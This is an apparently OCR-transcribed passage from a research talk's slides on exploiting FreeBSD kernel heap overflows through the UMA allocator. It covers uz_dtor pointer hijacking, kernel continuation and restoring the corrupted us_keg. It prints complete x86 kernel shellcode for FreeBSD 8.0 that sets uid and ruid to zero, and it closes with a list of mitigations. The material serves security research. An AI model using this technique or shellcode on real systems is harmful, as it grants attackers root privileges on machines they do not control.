
(5) Construct a fake `us_keg` structure at that address with a pointer to a fake `uma_zone` structure

- Point the `uz_dtor` function pointer to a userland address with kernel shellcode

(6) Deallocate the last ITEMS_PER_SLAB items

- `free(9)` → `uma_zfree_arg()` → `uz_dtor`

uz_dtor hijacking



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Kernel continuation

- After the execution of the kernel shellcode, control is returned to the kernel
- Eventually the kernel will try to free an item from the zone that uses the slab whose `uma_slab_head` structure has been corrupted
- The memory regions used to store the fake structures have been unmapped when the userland process (i.e. the exploit) has completed
- The problem: the kernel crashes when it tries to dereference the address of the fake `uma_keg` structure

Restoring us_keg

- The slab with the corrupted `uma_slab_head` is just one of the slabs of the zone (see slide #33)

- The other slabs have an intact `uma_slab_head` structure and an uncorrupted `us_keg` pointer that contains the real address of the zone's keg

- After the kernel shellcode has performed privilege escalation
  - It needs to copy the `us_keg` value from the previous or next (or any other) slab of the zone to the corrupted `uma_slab_head`
  - The address of the corrupted (i.e. currently used) slab can be found in the ECX register when `uz_dtor` is called (in `uma_zfree_arg()`)

Complete shellcode for FreeBSD 8.0

```
movl    %fs:0, %eax              # get curthread
movl    0x4(%eax), %eax          # get proc pointer from curthread
movl    0x24(%eax), %eax         # get ucred from proc
xorl    %edx, %edx               # edx = 0
movl    %edx, 0x4(%eax)          # patch uid
movl    %edx, 0x8(%eax)          # and ruid
# restore us_keg for the overwritten slab
movl    -0x1000(%ecx), %eax      # first we check the previous slab
cmpl    $0x0, %eax
je      prev
jmp     end
prev:
movl    0x1000(%ecx), %eax       # and then the next slab
end:
movl    %eax, (%ecx)
ret
```

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Concluding remarks

Mitigations (1)

- Stack smashing protection (SSP/ProPolice) introduced in 8.0
  - Random canary
  - Enabled by default

- sysctl(8) security.bsd.map_at_zero introduced in 8.0
  - Protection against address 0 (NULL) page mappings
  - Enabled by default

Mitigations (2)

- RedZone introduced in 7.0
  - Places a static canary value (0x42) of 16 bytes above and below each buffer allocated on the heap
  - Disabled by default
- MemGuard introduced in 6.0
  - Use-after-free detection
  - Not compatible with UMA
  - Disabled by default

Conclusions

- FreeBSD kernel stack overflows
  - Contributed to the existing body of knowledge
  - Detailed exploit development process

- FreeBSD kernel heap overflows
  - The security of the FreeBSD kernel memory allocator has not been studied – until now
  - Explored in detail how kernel heap overflows can be exploited and lead to arbitrary code execution
  - Developed a methodology for reliable exploitation
  - Reminder: UMA development was funded by Nokia
    - Which proprietary products is it used in?

Questions?

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